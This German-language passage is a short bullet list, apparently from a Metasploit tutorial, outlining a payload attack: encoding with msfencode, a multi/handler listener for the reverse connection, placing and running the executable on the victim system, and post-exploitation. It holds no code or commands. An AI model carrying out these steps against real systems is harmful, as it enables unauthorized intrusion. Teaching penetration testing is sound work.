- Einsatz unterschiedlichster Encoding-Funktionen (*msfencode*)
- Konfiguration eines Listeners, der den Verbindungsaufbau des Payloads aufnehmen kann (*multi/handler*)
- Übertragen des erstellten Executables auf das Opfersystem und Ausführung des Binärys
- Post-Exploitation-Prozess